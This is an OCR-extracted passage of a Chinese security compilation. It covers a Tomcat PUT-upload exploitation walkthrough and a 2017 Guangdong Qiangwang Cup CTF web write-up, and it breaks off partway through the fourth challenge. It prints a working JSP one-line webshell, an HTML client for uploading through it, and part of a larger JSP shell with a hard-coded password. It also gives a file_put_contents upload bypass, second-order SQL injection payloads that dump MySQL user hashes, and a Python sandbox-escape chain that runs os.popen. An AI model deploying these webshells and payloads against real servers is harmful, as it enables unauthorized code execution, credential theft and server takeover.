

在这儿我们配置上这个要命的配置加上那个 readonly 参数,并且配置成 false,配置完之后通过 tomcat 那个小控制台重启一下 tomcat 就可以了。




这个时候我拿 nmap 扫描了一下这个机器的 8080 端口，但是并没有发现支持 PUT 方法，具体什么原因也不清楚。虽然 nmap 扫不到这个 PUT 方法，但是确实可以通过 PUT 方法在服务器上创建文件。




打开小神器 burpsuite，配置好代理，浏览器配置代理链接到 burpsuite，拦截一个 GET 请求，然后改下包，改成 PUT 请求，创建的文件内容是一个 jsp 的一句话木马



这儿有一个需要注意的地方就是图上标注的地方，刚开始用的一个\，但是提示报错，原因是语法错误，咱也不懂这个 jsp，只好凭感觉，改了下，然后就没有问题了，应该是，一个\会被当成转义字符，个人理解，不知道是不是，猜的确实不懂 jsp。

然后通过 jsp 一句话链接客户端，进行上传一个大 jspshell，其实这个客户端就是一个 html 的表单

```
2.jsp   test.html
<html>
<body>
<head><title>JSP一句话木马客户端</title></head>
<div align=center>
<font color=red>专用JSP木马连接器</font><br>
<form name=get method=post>服务端地址<input name=url size=110 type=text>  <br><br><textarea name=t rows=20 cols=120>你提交的代码</textarea><br>
保存成的文件名：<input name=f size=30 value=shell.jsp>
<input type=button onclick="javascript:get.action=document.get.url.value;get.submit()" value=提交>
</form>  <br>
服务端代码：<br><textarea rows=5 cols=120><%if(request.getParameter("f")!=null)(new java.io.FileOutputStream(
application.getRealPath("\")+request.getParameter("f"))).write(request.getParameter("t").getBytes());%>
</textarea>
</div>
</body>
</html>
```

把这个代码保存成一个 html 的格式通过浏览器打开就可以上传我们想用的大马了


```
<%@ page contentType="text/html; charset=GBK" %>
<%@ page import="java.io.*"%>
<%@ page import="java.util.Map"%>
<%@ page import="java.util.HashMap"%>
<%@ page import="java.nio.charset.Charset"%>
<%@ page import="java.util.regex.*"%>
<%@ page import="java.sql.*"%>
<%!
private String _password = "156156";
private String _encodeType = "UTF-8";
private int _sessionOutTime = 20;
private String[] _textFileTypes = {"txt", "htm", "html", "asp", "jsp", "java", "js", "css", "c", "cpp", "sh", "pl", "cgi",
"php", "conf", "xml", "xsl", "ini", "vbs", "inc"};
private Connection _dbConnection = null;
private Statement _dbStatement = null;
private String _url = null;

public boolean validate(String password) {
        if (password.equals(_password)) {
                return true;
```

```
<%if(request.getParameter("f")!=null)(new
java.io.FileOutputStream(application.getRealPath("\")+request.getParameter("f"))).write(request.getParameter("t").getBytes());%>
```

<%


if(request.getParameter("f")!=null)(new

java.io.FileOutputStream(application.getRealPath("\")+request.getParameter("f"))).write(requ

est.getParameter("t").getBytes());

%>

访问下我们的 shell 看看是否创建成功，shell 创建成功




这个 shell 挺好用的但是不知道怎么回事有乱码，utf 编码和 gbk 编码都不行。但是不影响命令执行，图上箭头指向的那个是当前用户，这个 shell 现在的权限直接就是 system 权限。So…

### 1.2.4 写在后面的话

好像没啥写后面的前面扯淡扯的挺多的了，最后就提醒大家，不断学习，不断沉淀总结，提高自己。

参考文章：

http://www.freebuf.com/vuls/148283.html

Tomcat 历史版本下载链接:

http://archive.apache.org/dist/tomcat/

用到的 jsp 的一句话木马和客户端的代码:

http://www.cnblogs.com/nightnine/p/5502997.html


## 1.32017 广东省强网杯 Web 全解

Mochazz


周末打了一场 CTF，只做了 Web 部分，学到不少东西，不过 Web 题量太少了，两天才 4 题。下面是具体解题思路。

### 1.2.1 WP 正文

第一题




题目给了一个损坏的 jsfuck，修复一下解密即可，将开头[[改成[][，然后转换成代码即可看到 flag。注意这里不要将代码直接放在控制台运行，因为 flag 被赋值给一个变量了。





解密地址：https://enkhee-osiris.github.io/Decoder-JSFuck/


## 第二题

访问链接，发现被禁止访问，抓包发现，role 参数有点奇怪 role=Zjo1OiJ0aHJmZyI7

```
Raw  Params  Headers  Hex
GET /index.php HTTP/1.1
Host: 56e8370dfb9c47bc92e5eccecfe0232addad1ced8d94042.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: role=Zjo1OiJ0aHJmZyI7
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```




根据题目提示我是谁？我在哪？我要干什么？将 s:5”admin”进行 rot13 加密再 base64 加密发送数据包，就以 admin 身份登录进来了。




查看网页源代码发现需要 POST 数据给服务器

```
<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello admin, now you can upload something you are easy to forget.</body>
</html>
```

那就随便 POST 数据 filename=test1.php&data=<?php phpinfo(); ?>发现被拦截，但是 POST 数据 filename=test1.txt&data=<?php phpinfo(); ?>可以，而且给出了路径，也可以访问到。这里应该是做了限制。可以猜测后台代码使用了 file_put_contents()函数，于是根据 PHP 手册介绍，第二个参数可以是数组

```
int file_put_contents ( string $filename , mixed $data [, int $flags = 0 [, resource $context ]]
)
```

和依次调用 fopen()，fwrite() 以及 fclose() 功能一样。

If **filename** does not exist, the file is created. Otherwise, the existing file is overwritten, unless the **FILE_APPEND** flag is set.

## 参数


**filename**
要被写入数据的文件名。

**data**
要写入的数据。类型可以是 string，array 或者是 stream 资源（如上面所说的那样）。


如果 **data** 指定为 stream 资源，这里 stream 中所保存的缓存数据将被写入到指定文件中，这种用法就相似于使用 stream_copy_to_stream() 函数。

参数 **data** 可以是数组（但不能为多维数组），这就相当于 *file_put_contents($filename, join('', $array))*。

如果第二个参数传入的是数组，则会将他们以字符串的形式拼接起来，测试如下：





获取路径后访问既得 flag






flag{09a75989-36b8-4745-a9c3-d9d3277cc85a}

## 第三题

考察 sql 二次注入，随便注册即可登录，登录后发现有个 check 按键可以查询有多少人的号码和你一样，这样必定要用到电话号码，并查询数据库，而电话号码只能是数字。所以，思路就是将 sql 语句转换成 16 进制进行注册，这样在查询的时候就会执行我们构造的 sql 语句




90fb07a3851912f2ec475a.game.ichunqiu.com/check.php
There only 7 people use the same phone as you
There only information_schema people use the same phone as you
There only mysql people use the same phone as you
There only performance_schema people use the same phone as you
There only webdb people use the same phone as you
81a5266b757044af8d5a780f2e90fb07a3851912f2ec475a.game.ichunqiu.com/index.php
Hello, ddddd
Your phone is 1 union select table_name from information_schema.tables where table_schema=database().
Click on the link and you'll know how many people use the same phone as you.
Check
logout
81a5266b757044af8d5a780f2e90fb07a3851912f2ec475a.game.ichunqiu.com/check.php
There only 2 people use the same phone as you
There only user people use the same phone as you
Hello, www
Your phone is 1 union select group_concat(column_name) from information_schema.columns where table_name="user".
Click on the link and you'll know how many people use the same phone as you.
Check
logout
81a5266b757044af8d5a780f2e90fb07a3851912f2ec475a.game.ichunqiu.com/check.php
There only 5 people use the same phone as you
There only
Host,User,Password,Select_priv,Insert_priv,Update_priv,Delete_priv,Create_priv,Drop_priv,Reload_priv,Shutdown_priv,Process_priv,File_priv,Grant_priv,References_
people use the same phone as you
Hello, dd
Your phone is 1 union select group_concat(User,Password) from mysql.user.
Click on the link and you'll know how many people use the same phone as you.
Check
logout
833a89e26c844536a4bd16b21627bcf08cb6d7c793434d01.game.ichunqiu.com/check.php
There only 2 people use the same phone as you
There only root*B587E7FF2110C53A90004233A39FE6D352FA0ED9,root,root,root,debian-sys-maint*B8E20A8CAF6F6B693B59A85CE11700BE0A412CB6 peo
phone as you
Hello, ddd
payload
Your phone is 1 union select phone from user where username="admin".
Click on the link and you'll know how many people use the same phone as you.
Check
logout

There only 2 people use the same phone as you
There only flag{973fc28b-5eb6-4cc7-9d34-5f1b8291acaa} people use the same phone as you

## 第四题

考察 jinjia2 模板注入

注册完后，在 donate.php 处可以填写图片 url，以及用户名。随便填报错，发现使用后台了 jinja2 模板。

797017775ac8459fb7046c836b3d102f3a365b39580b44f2.game.ichunqiu.com/register.php

Success: your file would be stored at /tmp/memes/admin

```
TEMPLATES                       [{'APP_DIRS': True,
                                  'BACKEND': 'django.template.backends.jinja2.Jinja2',
                                  'DIRS': ['/var/www/html/templates'],
                                  'OPTIONS': {'environment': 'museum.myjinja2.environment'}},
                                 {'APP_DIRS': True,
                                  'BACKEND': 'django.template.backends.django.DjangoTemplates',
                                  'DIRS': ['/var/www/html/templates'],
                                  'OPTIONS': {'context_processors': ['django.template.context_processors.de
                                                                     'django.template.context_processors.re
                                                                     'django.contrib.auth.context_processor
                                                                     'django.contrib.messages.context_proce
```

google 一下，get 姿势，具体看这篇文章：[CSAW-CTF Python sandbox write-up]

```
C:\Users\Mochazz>python
Python 2.7.13 (v2.7.13:a06454b1afa1, Dec 17 2016, 20:53:40) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> [].__class__.__base__.__subclasses__()[59].__init__.func_globals['linecache'].__dict__["os"].popen("whoami").read()
'desktop-sej9981\\mochazz\n'
>>>
```

下面思路就是用 python 语句进行命令执行，当然后台过滤了一些关键词

donate

The address of your donation

ic65.nipic.com/file/20150423/18749124_163326906986_2.jpg


Your name

